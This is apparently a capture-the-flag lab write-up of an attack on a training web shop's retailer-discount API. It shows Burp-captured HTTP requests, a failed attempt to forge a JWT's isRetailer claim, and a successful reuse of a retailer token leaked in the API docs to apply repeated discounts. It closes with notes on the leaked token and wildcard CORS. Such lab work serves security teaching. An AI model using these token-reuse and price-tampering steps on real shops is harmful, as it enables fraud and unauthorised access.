
Description of the attack:
I logged in as customer0 and opened the orders page. I defined the order with the number 5acb4be9d9520729d8638c9a to be my main target for adding a discount.



My Orders


#	Created	Order	Status	Total price
1	09.04.2018 13:18:07	5acb4be9d9520729d8638c9a	ready for payment	2950.00 CHF

• 5 x Prageltreicheln - Schelbert	1000.00 CHF
• 6 x Treicheln - Zurfluh	1950.00 CHF

In the next step I analyzed the REST API calls with Burp and found some GET requests that contain the JWT.

```
GET /api/order/temp/account/5aa0481e876d9d39d4397859 HTTP/2
Host: 1e42280d-eac6-4b3b-b768-e1b326fc2221.idocker.vuln.land
Cookie: chatUser=5aa0481e876d9d39d4397859
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4
MWU4NzZkOWQzOWQ0Mzk3ODU5IiwidXNlcm5hbWUiOiJjdXN0b21lcjAiLCJmaXJzdG5hbWU
iOiJKdWxpYW5lIiwibGFzdG5hbWUiOiJTY2h1bHplIiwiZW1haWwiOiJKdWxpYW5lLlNjaHVsem
VAZ21haWwuY29tIiwiaWF0IjoxNjY2MzM5MjgzLCJhdWQiOiJzZWxmIiwiaXNzIjoid2Vic2hvcCJ
9.zSZ72fwDCmLcvuW9oEHojoNrmobt7sgQM1eA7QbeH10
Referer: https://1e42280d-eac6-4b3b-b768-e1b326fc2221.idocker.vuln.land/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

After that I’ve found an API description with the following url:
https://1e42280d-eac6-4b3b-b768-e1b326fc2221.idocker.vuln.land/api



Welcome to the API

Available API Methods

1. Retailer Discount

Method	Url	Params	Action
GET	/api/retailer/order/***:orderId*** /applyDiscount/	orderId	As a retailer, you can apply a 50% discount to any order which is paid by bill.


Example of an HTTP request

```
GET /api/retailer/order/5dead5beef5c0ffee5babe5/applyDiscount HTTP/1.1
Host: glockenshop.glocken-cdn.ch
Connection: Close
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjp0cnVlLCJfaWQiOiI1YWNjODUxZmM4YmMy
NjIyMTRjMDFlZTUiLCJ1c2VybmFtZSI6InJldGFpbGVyMCIsImZpcnN0bmFtZSI6IkphY2tvYiIsImxhc3RuYW1lIjoiTcO8bGxlciIsImVtYWl
sIjoiSmFja29iLk11ZWxsZXJAZ21haWwuY29tIiwiaWF0IjoxNTIzMzU0NjIyLCJhdWQiOiJzZWxmIiwiaXNzIjoid2Vic2hvcCJ9.7eDbsqhJ0
jyXdKWsjyVgpT5ZL6JIWlBMH8laQ6XYghQ
```

Example of a successful response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 2836
ETag: W/"1194a-161aecc4775"
Date: Fri, 25 May 2018 19:58:04 GMT
Connection: close
```

The api description basically tells us what to do. At first I copy pasted our jwt on to the site jwt.io and analyzed the json data. We’ve discovered that the parameter isRetailer was set to false, so we changed that to true and copied the adapted jwt from this site.




```
{
  "isRetailer": true,
  "_id": "5aa0481e876d9d39d4397859",
  "username": "customer0",
  "firstname": "Juliane",
  "lastname": "Schulze",
  "email": "Juliane.Schulze@gmail.com",
  "iat": 1666335316,
  "aud": "self",
  "iss": "webshop"
}
```

This resulted in the following jwt:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjp0cnVlLCJfaWQiOiI1YWEwNDgxZTg3NmQ5ZDM5ZDQzOTc4NTkiLCJ1c2VybmFtZSI6ImN1c3RvbWVyMCIsImZpcnN0bmFtZSI6Ikp1bGlhbmUiLCJsYXN0bmFtZSI6IlNjaHVsemUiLCJlbWFpbCI6Ikp1bGlhbmUuU2NodWx6ZUBnbWFpbC5jb20iLCJpYXQiOjE2NjYzMzkyODMsImF1ZCI6InNlbGYiLCJpc3MiOiJ3ZWJzaG9wIn0.zL3vKDb8vkkW_V_5h6OcDo8p3P5ocot7yEuH5biuJlE

In the next step I created the needed request in order to add an discount as described in the api description:

```
GET /api/retailer/order/5acb4be9d9520729d8638c9a/applyDiscount HTTP/2
Host: 1e42280d-eac6-4b3b-b768-e1b326fc2221.idocker.vuln.land
Connection: Close
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjp0cnVlLCJfaWQiOiI1YWEwNDgxZ
Tg3NmQ5ZDM5ZDQzOTc4NTkiLCJ1c2VybmFtZSI6ImN1c3RvbWVyMCIsImZpcnN0bmFtZSI6Ik
p1bGlhbmUiLCJsYXN0bmFtZSI6IlNjaHVsemUiLCJlbWFpbCI6Ikp1bGlhbmUuU2NodWx6ZUBnb
WFpbC5jb20iLCJpYXQiOjE2NjYzMzkyODMsImF1ZCI6InNlbGYiLCJpc3MiOiJ3ZWJzaG9wIn0.zL3
vKDb8vkkW_V_5h6OcDo8p3P5ocot7yEuH5biuJlE
```

Unfortunately, this resulted in this response:




```
HTTP/2 401 Unauthorized
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'self'
Content-Type: text/html; charset=utf-8
Date: Fri, 21 Oct 2022 08:29:32 GMT
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
Content-Length: 139

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Unauthorized
    </pre>
  </body>
</html>
```

So my conclusion is that it is not enough to change only the parameter isRetailer in order to add an discount to an order.

After some testing I found out that the jwt on the api description contained the information of a real user of the website who is a retailer. Therefore I used this information to create following request:


```
GET /api/retailer/order/5acb4be9d9520729d8638c9a/applyDiscount HTTP/2
Host: 1e42280d-eac6-4b3b-b768-e1b326fc2221.idocker.vuln.land
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjp0cnVlLCJfaWQiOiI1YWNjODUxZ
mM4YmMyNjIyMTRjMDFlZTUiLCJ1c2VybmFtZSI6InJldGFpbGVyMCIsImZpcnN0bmFtZSI6Ikph
Y2tvYiIsImxhc3RuYW1lIjoiTcO8bGxlciIsImVtYWlsIjoiSmFja29iLk11ZWxsZXJAZ21haWwuY29tIi
wiaWF0IjoxNTIzMzU0NjIyLCJhdWQiOiJzZWxmIiwiaXNzIjoid2Vic2hvcCJ9.7eDbsqhJ0jyXdKWsj
yVgpT5ZL6JIWlBMH8laQ6XYghQ
```

This request actually worked and returned following response:



```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Date: Fri, 21 Oct 2022 08:37:20 GMT
Etag: W/"b1a-TJexfZLZa72khJqpEosh3WjQi6w"
Vary: Accept-Encoding
X-Flag: e4556321-19f0-4717-a47e-850215d47441
Content-Length: 2842

<html>
  <head>
    <title>
      API - WebShop
    </title>
    <link rel="stylesheet" href="/styles/bootstrap.min.css"/>
    <link rel="stylesheet" href="/styles/api.css"/>
  </head>
  <body>
    <div class="container">
      <div class="jumbotron" style="display: inline-block; width:
      100%; background-color: #4d91ff; color: white">
        <div class="col-lg-2">
          <span class="logo-item glyphicon glyphicon-bell">
          </span>
        </div>
        <div class="col-lg-10">
          <h1>
            Welcome to the API
          </h1>
        </div>
      </div>
      <h1>
        Retailer
      </h1>
      <h2>
        Discount successful applied
```

I executed the request multiple times and therefore reduced the price drastically as you can see in the following screenshot:



#	Created	Order	Status	Total price
1	09.04.2018 13:18:07	5acb4be9d9520729d8638c9a	ready for payment	92.19 CHF

• 5 x Prageltreicheln - Schelbert	31.25 CHF
• 6 x Treicheln - Zurfluh	60.96 CHF

The json-data:

"statusCode":200,"data":{"orders":[{"_id":"5acb4be9d9520729d8638c9a","payment":{"_id":"63525b62c8b8ae0035652c69","type":"bill"},"items":[{"_id":"5acb4befd9520729d8638c9f","quantity":5,"product":{"rating":{"value":0},"_id":"5aa0481e876d9d39d439787f","questions":[],"ratings":[],"name":"Prageltreicheln","category":{"_id":"5aa0481e876d9d39d439787d","name":"Schelbert","createdAt":"2018-03-07T20:14:22.603Z","updatedAt":"2018-03-07T20:14:22.603Z","__v":0},"size":10,"price":6.25,"image":"schelbert-prageltreicheln.jpg","createdAt":"2018-03-07T20:14:22.616Z","updatedAt":"2022-10-21T08:37:20.527Z","__v":0},"createdAt":"2018-04-09T11:18:07.823Z","updatedAt":"2022-10-

21T08:37:20.527Z"},{"_id":"5acb4befd9520729d8638c9c","quantity":6,"product":{"rating":{"value":0},"_id":"5aa0481e876
d9d39d4397882","questions":[],"ratings":[],"name":"Treicheln","category":{"_id":"5aa0481e876d9d39d4397881","name":"
Zurfluh","createdAt":"2018-03-07T20:14:22.619Z","updatedAt":"2018-03-
07T20:14:22.619Z","__v":0},"size":25,"price":10.16,"image":"zurfluh-treicheln.jpg","createdAt":"2018-03-
07T20:14:22.620Z","updatedAt":"2022-10-21T08:37:20.527Z","__v":0},"createdAt":"2018-04-
09T11:18:07.823Z","updatedAt":"2022-10-
21T08:37:20.527Z"}],"**totalPrice":92.19**,"_deliveryAddress":"5aa0481e876d9d39d439785b","_account":"5aa0481e876d9d3
9d4397859","status":"ready for payment","createdAt":"2018-04-09T11:18:07.823Z","updatedAt":"2022-10-
21T08:37:20.527Z","__v":0},

Security Problem of the web shop:

There are multiple security problems. First of all they published a jwt token form a retailer in the api description which can be abused for an attack as we did. Also we could detect the following line in the response header:

```
Access-Control-Allow-Origin: *
```

The wildcard * means that there is no policy on the origin of requests to the server. Therefor it is not safe that these kind of manipulations can only be done by the web application.